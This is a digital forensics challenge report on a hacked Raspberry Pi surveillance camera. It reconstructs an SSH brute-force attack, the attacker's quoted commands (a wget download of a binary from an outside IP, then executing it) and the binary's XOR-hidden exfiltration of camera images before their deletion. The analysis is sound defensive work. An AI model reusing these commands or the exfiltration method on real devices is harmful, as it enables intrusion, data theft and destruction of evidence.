FAU Digital Forensics Challenge Forensic Report

1 Introduction

The University of South Australia Digital Forensics (UniSA) team was contacted by the client to undertake the forensic investigation of an image that has been acquired from a presumably hacked Smart Home System. The system was used for video room-surveillance in a security critical area where high value commodities of a facility that needs to remain secret are stored.

Table 1 describes the files we found during our forensic investigation that were of particular interest. They were crucial in giving us a complete understanding of the events that occurred on, and the tasks undertaken by, the Smart Home System.

Files of Interest			
File	**Path**	**Deleted**	**Description**
.bash_history	/home/pi	No	Contains shell commands entered by the user.
motion.conf	/etc/motion	No	The configuration file for the Smart Home System's camera module.
wpa_supplicant.conf	/etc/wpa_supplicant	No	WLAN connection details (i.e. SSID, pre-shared key)
os-release	/etc	No	OS version information
sudoers	/etc	No	Lists users able to use the "sudo" application.
shadow	/etc	No	Contains a hashed version of the pi user's password.
passwd	/etc	No	Contains details of the users provisioned on the system
crontab	/etc	No	Details the tasks that were scheduled to be executed on the device.
timezone	/etc	No	The timezone that the device was operating in (Etc/UTC).
messages/syslog	/var/log	No	The main system event logs
kern.log	/var/log	No	Contains kernel log information
history.log	/var/log/apt	No	Package management history
runMe.c	Unknown	Yes	A plain-text C language file containing malicious code used by the attacker.
runMe	/home/pi	Yes	A malicious binary downloaded by the attacker via HTTP.
	/home/pi/motion	Partially	Contains images taken by the motion detector software with the camera module.

Table 1 - Files of Interest

The allocated files were extracted by performing a logical acquisition of the data on the BTRFS file system (as contemporary forensic suites do not natively support this file system) using the Btrfs mount

tool on a Linux distribution. This newly created image was then processed using the open-source forensic tool Autopsy. Table 2 describes the programs we utilized throughout this investigation.

Tools and Programs Used	
Program	**Description and Uses**
Autopsy 3.1.3 **[1]**	Autopsy was used to analyse the logical image we created. This allowed us to single out files of interest, view image and file metadata and perform keyword searches on the image.
Btrfs 3.12 **[2]**	The Btrfs utility was used to determine file system metadata values (e.g. used/unallocated space) on the root file system of the forensic image. We also use the Btrfs mount tool to mount the file system so that we could create a logical evidence file for analysis in forensic tools without BTRFS support.
EnCase 6 and 7 **[3]**	EnCase was used for file carving of the raw disk dump. More specifically, we used EnCase to carve all ELF files from the disk dump (including the malicious "runMe" binary file).
recoverjpeg 2.0-3.1 **[4]**	As the software used by the Raspberry Pi to capture images of the secret facility saved these files as JPEGs, recoverjpeg allowed us to recover any images that may have been deleted.
HxD 1.7.7 **[5]**	HxD is a hex editor which allowed us to perform keyword searches on the raw disk dump file. It enabled us to hand-carve plain-text files of interest (such as the "runMe.c" C language file.
IDA 6.8 Demo **[6]**	IDA is a decompiler that allowed us to understand the malicious "runMe" binary downloaded by the attacker.

Table 2 – Tools and Programs Used

2 The System

2.1 Software

Raspberry Pi Model B	
Operating System	Raspbian "7 Wheezy" (Linux Kernel Version 3.18.7)
Key Software	"motion" version 3.2.12-3.4
Credentials (User:Password)	pi:raspberry

Table 3 – The System's Software

We determined that the Smart Home System was in fact a Raspberry Pi Model B running the Raspbian operating system by examining the various log files located in "/var/log" and OS version files in "/etc". For example, the kernel log (kern.log) provided us with the system's model (Raspberry Pi Model B). We determined the "pi" user's password to be the default password, "raspberry", by performing an examination of the password hash in the "shadow" file and confirming that it matched the Raspbian default password.

2.2 Hardware

Raspberry Pi Model B	
CPU	700 MHz Single Core
RAM	512 MB
Ethernet MAC Address	B8:27:EB:C2:86:EB
Peripherals	**Camera** **Model Name**: Raspberry Pi Camera Module **Max Resolution**: 2592x1944 (5 MP) Stills and 1080p30 Video **Driver**: bcm2835-v412 **Wi-Fi Dongle** **Vendor**: Plant Equipment Inc. **Product ID**: 0x5370 **MAC Address**: 00:0F:55:B1:2D:DF **Chipset**: Ralink RT2870 **Wireless Standards**: Up to 802.11n

Table 4 – The System's Hardware

The Raspberry Pi Model B has 512 megabytes of RAM and a single core 700MHz CPU, which we determined using the logs located in the "/var/log/" directory. Attached to the Raspberry Pi are two peripherals: a Raspberry Pi camera module and a Wi-Fi dongle. Based on the "syslog" log files, we determined that the attached Wi-Fi dongle was an 802.11n capable USB dongle using the Ralink Ry2870 chip.

Storage					
Physical Disk	SDHC Card 16 GB (14.9 GB Usable)				
Logical Volumes	**Volume Label**	**File System**	**Total Size**	**Used Space**	**Unallocated Space**
	/boot	FAT32	55.9 MB	15.0 MB	40.9 MB
	/	BTRFS	14.9 GB	5.5 GB	9.4 GB

Table 5 – The System's Storage

The Raspberry Pi contained one 16 gigabyte microSD Card which was made up of two logical partitions: a FAT32 boot partition and the BTRFS primary partition containing the majority of the data. We performed the majority of our analysis on the BTRFS partition.

2.3 System Tasks and Responsibilities

The primary purpose of the system was to act as a motion detector and image capture device for a room (known as the "secret facility") containing a drawer of whiskey. This was accomplished using a Raspberry Pi loaded with a common Raspberry Pi operating system (Raspbian) along with a Raspberry Pi camera attachment. A program called "motion" was then installed on the device, which would capture images of the room (in 1920x1088 resolution) when movement was detected and also every 10 minutes. These images were stored in the "motion" folder in the "pi" user's home directory. The "motion.conf" configuration file, located in "/etc/motion/", confirms these facts.

The system was SSH-enabled; presumably the owner intended to remotely connect to the device to check the "/home/pi/motion" for any suspicious images captured by the camera attachment on a regular basis.

3 In-depth Findings

3.1 The Attack

3.1.1 Evidence of the Attack

We first discovered evidence of an attack on the Raspberry Pi by reviewing the "pi" user's bash shell command history log. Within this log we discovered several suspicious items, including:

- `wget http://131.188.31.205/runMe`

Along with several of the lines before and after this command was executed, this particular command caught our attention due to the use of "wget" to download a file via HTTP and the use of an IP address (i.e. as opposed to a human-friendly domain name) . Following this, we reviewed the SSH logs in order to determine if the system had been compromised. We found an overwhelming number of invalid passwords had been used to attempt to log in as the root user, and eventually the "pi" user, which suggested a brute-force or dictionary attack had been attempted (see Section 3.1.3). This information was obtained from the examination of the logical acquisition of the file system from the physical disk dump file.

The following is an approximate mapping of the user's login times (based on the auth.log file) and the actions taken (based on the ".bash_history" file in the "pi" user's home directory).

IP Address	Start Time	End Time	Duration	Actions Taken
Local User	2:30:40 PM 10/03/2015	2:31:05 PM 10/03/2015	00:00:25	`ls -al /boot` `sudo poweroff`

Local User	3:50:58 PM 10/03/2015	3:58:33 PM 10/03/2015	00:07:35	`ping google.de`
				`mkdir motion`
				`cd motion/`
				`raspistill test.jpg`
				`raspistill -o test.jpg`
				`sudo apt-get update`
				`apt-get install motion`
				`sudo apt-get install motion`
				`cd`
				`sudo nano /etc/motion/motion.conf`
				`sudo nano /etc/crontab`
				`sudo reboot`

192.168.133.128	4:21:55 PM 10/03/2015	4:36:58 PM 10/03/2015	00:15:03	cat /etc/crontab ls -al sudo nano /etc/crontab cd motion/ motion raspistill -o test2.jpg motion ps aux | grep motion sudo kill 2325 sudo modprobe bcm2835-v4l2 sudo nano /etc/modules sudo nano /etc/motion/motion.conf ll cd exit
192.168.133.128	4:39:06 PM 10/03/2015	4:39:11 PM 10/03/2015	00:00:05	motion cd motion/ motion mount df sudo poweroff
192.168.133.128	4:47:27 PM 10/03/2015	4:56:43 PM 10/03/2015	00:09:16	cd motion/ ll ll cd ll cd motion/ ll ps aux | grep motion pwd top ll rm * ps aux | grep motion sudo kill 2322 ps aux | grep motion sudo kill 2323 ps aux | grep moti sudo kill 2323 ps aux | grep moti motion & ll ps aux | grep moti sudo kill 2597 sudo reboot
192.168.133.128	4:57:42 PM 10/03/2015	5:02:42 PM 10/03/2015	00:05:00	ps aux | grep moti sudo nano /etc/crontab cd motion/ ll sudo nano /etc/motion/motion.conf ll sudo nano /etc/motion/motion.conf ll ps aux | grep motion sudo kill 2300 ps aux | grep motion ll motion raspistill -o test.jpg

				rm test.jpg motion rm * sudo nano /etc/crontab ll sudo reboot
192.168.133.128	5:08:13 PM 10/03/2015	5:20:56 PM 10/03/2015	00:12:43	ps aux | grep mot cd motion/ ll rm * sudo nano /etc/motion/motion.conf sudo kill 2309 sudo nano /etc/motion/motion.conf ps aux | grep mot sudo kill 2473 ps aux | grep mot ll rm * ll motion screen sudo apt-get install screen screen ps aux | grep motion ll rm * cd motion ll df df ll id pwd ls ps aux netstat netstat -tuplean ls cd motion/ ls ls -al cd .. exit
192.168.133.7	4:31:25 PM 11/03/2015	4:33:10 PM 11/03:2015	00:01:45	wget http://131.188.31.205/runMe ls -al chmod +x runMe ./runMe /home/pi/motion/ ls -al rm runMe exit
192.168.133.7	6:06:45 Pm 11/03/2015	6:14:26 PM 11/03/2015	00:07:41	wget http://131.188.31.205/runMe ls -al chmod +x runMe ./runMe /home/pi/motion/ ls -al motion/ ls -al motion/ | wc -l rm /home/pi/motion/* rm runMe ls -al ps aux | grep motion

				exit
192.168.133.128	8:53:52 AM 12/03/2015	8:57:38 AM 12/03/2015	00:03:46	ll motion/ raspistill -o test.jpg ll cd motion/ ll sudo poweroff

Table 6 – Actions Taken by Users

The rows of most interest are the orange shaded rows representing the malicious actions performed by the attacker (192.168.133.7). The auth.log file notes the hostname for the attacker's device as "xafer". Presumably, the green user (192.168.133.128) is a remote device (auth.log notes the device name as "macbook-pro") owned by the owner of the Smart Home System. Rows shaded in grey appear to be actions taken by a user directly on the Raspberry Pi.

Based on these findings, we proceeded to investigate the "runMe" binary that was downloaded and executed by the attacker. A copy of the "runMe" binary was obtained by the file carver module in EnCase 6. We used the IDA program to decompile the "runMe" binary to examine what tasks it carried out (see Section 3.1.3 and Figure 2). We were also able to recover the "runMe.c" file that appears to be the source code for the "runMe" binary via keyword searches on the raw disk dump image. This file supported our findings from decompiling the binary file.

We noted that the binary was used by the attacker to transmit photographs taken by the Raspberry Pi to the "dropzone" (i.e. the IP address 131.188.31.174). The files were transferred to the dropzone individually and without the use of encryption. Furthermore, after successfully executing the binary, the attacker proceeded to remove all images captured by the Raspberry Pi (i.e. the attacker deleted the contents of the "/home/pi/motion/" directory). Knowing this, we used the "recoverjpeg" program on the raw disk dump image to recover all images (deleted and non-deleted). In doing so, we uncovered evidence of the physical attack (see Section 3.1.2 and Figure 1).

The attack can be separated into two phases: the **Physical Attack** and the **Virtual Attack**. The physical attack was performed first in order to obtain a single box of whiskey from the "secret facility" under surveillance. The virtual attack followed afterwards in an attempt to remove evidence (e.g. motion detector photographs) of the physical attack. These two stages, which comprise the entire attack, are described further below.

3.1.2 The Physical Attack

The attacker presumably had some knowledge of the location of the "secret facility" (i.e. the whiskey boxes) prior to their act of theft.

1. On the 11th of March 2015 at 3:26:16 PM (UTC+0:00), the Raspberry Pi camera module first captured the attacker's movement.
2. At 3:26:21 PM the attacker reaches for and obtains a box of whiskey.
3. At 3:26:25 PM the attacker conceals the box of whiskey in their jacket.
4. The attacker exits the room at 3:26:27 PM.

Figure 1 – The Actions taken by the Attacker (corresponding with the above steps)

We noted that the virtual brute-force or dictionary attack on the Raspberry Pi had commenced at 12:20:42 PM on the 11th of March 2015, several hours before the theft occurred.

3.1.3 The Virtual Attack

The purpose of the virtual attack was to remove traces of the whiskey box being stolen from the home surveillance system. This attack was performed remotely and the stages of this attack are as follows.

1. A brute-force dictionary attack was used by the attacker on the SSH server of the Raspberry Pi. This is deduced based on the large number of incorrect password logins in the SSH logs (a total of approximately 2244 times for the root account and 4432 times for the "pi" user account). The attacker finally discovered the "pi" user's password and this allowed the attacker to open an SSH connection with the Raspberry Pi.
    - The attack on the root account commenced at 12:20:42 PM 11th March 2015 and ended (unsuccessfully) at 12:53:07 PM 11th March 2015.
    - The attack on the "pi" account commenced shortly after at 12:57:02 PM 11th March 2015 and ended successfully at 4:31:25 PM 11th March 2015, some three and a half hours later.
2. After successfully opening an SSH connection to the Raspberry Pi, the attacker then connected to the URL "**http://131.188.31.205/runMe**" using the "wget" program and downloaded a file named "runMe".
3. The attacker then modified the file system permissions to make the file executable on the system and executed it after passing a path to a directory as the argument. The path passed by the attacker was "/home/pi/motion/" which is used by the device to store motion capture photographs. This executable is described below:

"runMe" ARM Binary Procedures
1. The program determines if the total number of arguments passed is less than 2. a. If this is the case, the program prints an error message and ends operation. 2. Using the character arrays "wrdhpm~ofwodquU" and "FAUFAUFAUFAUFAU", an exclusive OR operation is performed to return an IP address: **131.188.31.174**. a. This IP address (**131.188.31.174**), according to a WHOIS query of the RIPE database, is owned by **Friedrich-Alexander University Erlangen-Nürnberg** based in Erlangen, Bavaria, Germany. 3. The program then determines whether the IP address contains full stops, and if it does, it is determined that the IP address is IPv4. (i.e. it is not IPv6) 4. The directory passed as the argument for the program is then opened. 5. If the program cannot open the directory (e.g. due to the directory not existing or file system permissions) then the program is halted. **6.** Once the directory has been opened, each file in the directory is: a. Transmitted to the specified IP address without any modifications. b. A 2 millisecond sleep is applied after each separate file transmission.

Figure 2 – An Explanation of the "runMe" Binary File

4. The attacker then proceeded to delete the downloaded "runMe" binary along with the contents of the "/home/pi/motion/" directory, deleting all photographs captured by the Raspberry Pi up until this time.

Notably there were two occasions in which the attacker accessed the Raspberry Pi remotely (see Table 6). The primary difference is that in the initial access, the attacker did not delete the images from the "/home/pi/motion/" directory, whilst in the latter event the attacker did indeed remove all files from this directory. The above attack steps describe this subsequent attack.

3.2 The Impact of the Attack

3.2.1 The Impact on the System

A Raspberry Pi with an attached camera module is used to surveil the secret facility (i.e. the room containing the boxes of whiskey). The Raspberry Pi utilizes a program called "motion" to detect any movement in the viewpoint of the camera. The camera also passively captures images of the facility every 10 minutes. An SSH daemon is utilized to enable the owner to remotely connect to the device and monitor the secret facility.

The attacker took advantage of the fact that SSH was enabled and performed a brute-force or dictionary attack on the Raspberry Pi from a remote location. After several hours and thousands of incorrect tries, the attacker was finally able to compromise the system. The malicious tasks performed by the attacker (at a high level) were:

- The downloading, permissions modification and execution of the "runMe" binary.
- The deletion of all files in the "/home/pi/motion/" directory.

As a result of the execution of the "runMe" binary, data about the secret facility has indeed been leaked. The binary sends all files in the directory to the dropzone at the IP address 131.188.31.174. The files in this directory would include photos of the secret facility. Furthermore, as the images were also deleted,

evidence of the physical attack has also been removed. More specifically, all images that were captured by the Raspberry Pi before 6:20:00 PM 11th March 2015 have been removed by the attacker.

3.2.2 The Impact on the Secret Facility

During the time of the brute-force attack on the Raspberry Pi, the attacker or an accomplice of the attacker entered the secret facility and stole a single box of whiskey.

Figure 3 - Before and After the Physical Attack

The circled location is now missing a box of whiskey.

Before: 3:20:00 pm 11th March 2015

After: 3:26:28 pm 11th March 2015

4 A Summary of the Attacker's Actions

On the 10th of March 2015 at approximately 2:30 PM, the Raspberry Pi was first booted and configured to allow for the video capture of a drawer of whiskey (this being the "secret facility"). The configuration was set up so that the Raspberry Pi would record images of the secret facility every 10 minutes and also when motion was detected. These images would be stored indefinitely in the "/home/pi/motion/" directory. The Raspberry Pi was also configured for remote access via SSH to allow external monitoring of the secret facility.

On the 11th of March 2015 at around 12:20 PM (UTC+0:00), a remote attacker began the execution of a brute-force or dictionary-based attack on the SSH server for the root user account. After several thousand unsuccessful attempts, the attacker decided to attack the "pi" account on the device at approximately 12:57 PM. It is unsure how the attacker determined that there existed a "pi" account on the device, which was the sole account setup for login. One possibility was that an OS fingerprint of the network address indicated that it could be running Raspbian OS. In any event, the attacker was successful in guessing the "pi" user's password at 4:31:25 PM that day.

In between the start of brute-force attack and the compromise of the "pi" account, at 3:26:16 PM on the same day, the attacker or an accomplice of the attacker entered the premises of the secret facility and stole a box of whiskey. This information was inferred based on the recovered images of the system disk dump.



Figure 4 – The Attacker's Actions Presented in a Timeline (UTC+0:00)

Upon gaining remote access to the Raspberry Pi, the attacker's first command was the downloading of a malicious binary, "runMe" from a remote system. After modifying the file to have the correct file system permissions, the attacker executed the binary whilst passing as an argument the path to the local directory containing images captured by the motion detector. This caused the images in this directory to be transmitted to a remote server (with the IP address 131.188.31.174). Upon transmitting the images, the attacker proceeded to remove the "runMe" binary. During the first remote access into the Raspberry Pi, the attacker simply disconnected at this point. On the second access, the attacker also deleted all files in the "/home/pi/motion/" directory, in an attempt to remove traces of a physical attack. The attacker's actions are summarized in Figure 4.

The net gain for the attacker was a box of whiskey, although the next time the owner of the Raspberry Pi were to check the motion capture images, there would be a clear and suspicious lack of images taken before 6:20 PM on March 11th 2015, the closest time after the remote attack occurred.

5 Our Investigative Process

The investigative process we undertook to understand the attacker's actions, along with the information we discovered at each stage in the process, is outlined in Figure 5.



Figure 5 – A Flowchart of our Investigative Process

The first step in our process was to see if our forensic suites supported the raw disk dump image. As the main file system was the relatively new BTRFS, we found that it was not supported. Thus, we needed to create a logical image by mounting the disk dump image using the Btrfs tools and extracting the files.

Our next step was to analyse the actions undertaken by both the legitimate users of the device and the attacker. The bash shell history file contains a significant number of the commands that have been executed on the system. We discovered a number of suspicious actions leading us to believe that the system had been remotely compromised. As such, we proceeded to examine the system's authorisation log, which confirmed our suspicions and provided us with a true view of the magnitude of the attack. We noted that the attacker had launched a brute-force dictionary attack on the Raspberry Pi device that first targeted the root account and finally targeted the "pi" account.

At the same time, we analysed the system's configuration files and logs (primarily the messages and kernel logs) to determine the operating system, software and hardware details. After determining that the attacker had successfully compromised the system, we found that the attacker had downloaded a file and executed it, and deleted a directory full of photographs taken by the Raspberry Pi. As such, we took the original disk dump and used EnCase to recover all ELF binary files, and recoverjpeg to recover all images on the device. As a result, we found some incriminating images that led us to believe that a physical attack on the secret facility had occurred.

We located the suspicious binary file using the keyword "runMe" on the recovered binary files. We decompiled this file to further understand the actions undertaken by the attacker when they were performing the virtual attack on the Raspberry Pi. At this stage, we had sufficient information to piece together and understand the timeline and impact of the attacker's actions.

6 References

[1] SleuthKit. [Online]. Available: http://www.sleuthkit.org/autopsy/.

[2] btrfs Wiki. [Online]. Available: https://btrfs.wiki.kernel.org.

[3] Guidance Software. [Online]. Available: https://www.guidancesoftware.com/products/Pages/encase-forensic/overview.aspx.

[4] GitHub. [Online]. Available: https://github.com/samueltardieu/recoverjpeg.

[5] mh-nexus. [Online]. Available: http://mh-nexus.de/en/hxd/.

[6] Hex-Rays. [Online]. Available: https://www.hex-rays.com/products/decompiler/index.shtml.